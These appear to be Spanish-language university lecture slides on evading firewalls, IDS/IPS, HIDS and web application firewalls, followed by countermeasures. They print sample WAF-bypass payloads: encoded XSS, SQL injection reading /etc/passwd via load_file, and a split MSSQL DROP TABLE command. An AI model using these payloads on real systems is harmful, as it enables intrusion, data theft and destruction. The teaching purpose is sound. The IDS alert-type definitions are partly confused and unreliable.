
- **Tunneling:**



Evasión de Firewall


UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Tunneling SSH:**



IDS

- **¿Cómo funciona un IDS?**



IDS

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **<u>Tipos de detección:</u>**


- Basado en firmas: puede reconocer un ataque de tráfico en base a patrones pre-establecidos almacenados en una base de datos.
- Basado en anomalías: detecta un comportamiento anormal a través de análisis de tráfico para determinar posibles intrusiones.
- Baso de protocolo: detecta irregularidades en los protocolos de red, tales como no cumplimiento de los RFC para declararlos como posibles intrusiones.

IDS

- **<u>Tipos de alertas:</u>**
- True-Positive: el IDS envía una alerta cuando el ataque realmente ocurre.
- False-Positivo: el IDS envía una alerta cuando no existe un ataque real.
- False-Negative: el IDS no envía alertas y no existen ataques
- True-Negative: el IDS no envía alertas cuando el ataque ocurre (evasión)

IPS


- **¿Cómo funciona el IPS?**



IDS/IPS

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


- **<u>Técnicas de evasión:</u>**
- Ofuscación de patrones
- Generación de falsos positivos
- Ataque de fragmentación
- Envío de paquetes RST inválidos
- Cifrado
- Inundación (Flooding)
- Encapsulación



Evasión de IDS/IPS

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Ataque de Fragmentación**



Evasión de IDS/IPS

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Ofuscación de payload:**

```
1  http://www.trustedsite.com/search.html?type=<"<<sCrIpT>alert
2  (document.cookie)</sCrIpT><"<<sCrIpT>alert(document.cookie)
3  </sCrIpT>
4  http://www.trustedsite.com/search.html?type=%3C%22%3C%3C
5  %73%43%72%49%70%54%3E%61%6C%65%72%74%28%64
6  %6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%
7  65%29%3C%2F%73%43%72%49%70%54%3E%3C%22%3C
8  %3C%73%43%72%49%70%54%3E%61%6C%65%72%74%28
9  %64%6F %63%75%6D%65%6E%74%2E%63%6F%6F%6B%
10 69%65%29%3C%2F%73%43%72 %49%70%54%3E
```

HIDS

- Sistema de detección de intrusos en un Host.
- Busca detectar anomalías que indican un riesgo potencial, revisando las actividades en la máquina (host). Puede tomar medidas protectoras.
- Las funciones de este tipo de software son muy similares a las de los IDS. Configuraciones típicas permiten varios HIDS repartidos por la red que envían sus resultados a un servidor centralizado que los analizará en busca de los riesgos y alertas antes mencionados.
- Basa su funcionamiento en la detección de cambios no esperados.

HIDS

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **<u>Funcionamiento de un HIDS:</u>**

Evasión de HIDS


- **Técnicas de evasión de HIDS**
- Sobrecarga de tráfico
- Ofuscación de payload
- Des habilitación vía escalamiento de privilegios
- Secuestro de aplicaciones
- Ataques de hombre en el medio (MitM)
- Pivoting

Web Application Firewall (WAF)

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Definición:**
- Es un tipo de firewall que supervisa, filtra o bloquea el tráfico HTTP hacia y desde una aplicación web. Se diferencia de un firewall normal en que puede filtrar el contenido de aplicaciones web específicas, mientras que un firewall de red protege el tráfico entre los servidores.
- Al inspeccionar el tráfico HTTP un WAF protege a las aplicaciones web contra ataques como los de inyección SQL, XSS y falsificación de petición de sitios cruzados (CSRF).

Web Application Firewall (WAF)



Evasión de WAF

Using ASCII values to bypass the WAF

- After replacing the XSS payload with its equivalent ASCII values

```
<script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>
```

Using Hex Encoding to bypass the WAF

- After encoding the XSS payload,

```
%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E
```

Using Obfuscation to bypass the WAF

- After encoding the XSS payload,

```
<sCRiPt>aLeRT("XSS")</sCriPT>
```

Evasión de WAF

/* … */ is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM
/**/Users/**/WHERE/**/username/**/LIKE/*
*/'admin'--
```

Load files in unions (string = "/etc/passwd"):

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,
115,115,119,100))),1,1,1;
```

Inject without quotes (string = "%"):

```
' or username like char(37);
```

- Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
- MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Contramedidas

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Como evitar ataques de evasión a IDS**
- Mantener los sistemas actualizados y con sus parches al día.
- Monitorear todos los segmentos críticos
- Normalizar el tráfico para evitar saturaciones (DoS)
- Bloquear protocolos no utilizados, como ICMP
- Realizar pruebas periódicas de monitoreo de tráfico
- Realizar pruebas de evasión de controles

Contramedidas

- **Como evitar ataques de evasión a Firewall**
- Filtrar las direcciones IP consideradas maliciosas
- Enviar todos los eventos a un Syslog server o SIEM
- Revisar el contenido de los principales protocolos utilizados para tunneling (FTP, DNS, HTTP, ICMP)
- Implementar ciclo de gestión de configuraciones
- Realizar respaldos periódicos
- Realizar pruebas de evasión de controles


Evaluación de controles

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- Técnica utilizada para medir la efectividad de los controles de Ciberseguridad en cuanto a su reacción en un escenario de ataques simulados.
- A través de una máquina atacante y otra máquina victima, se realiza una serie de ataques simulados y se valida el comportamiento del control de ciberseguridad bajo análisis, donde los posibles resultados son:
  - Evasión
  - Alerta
  - Bloqueo

Evaluación de controles

USM
UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA



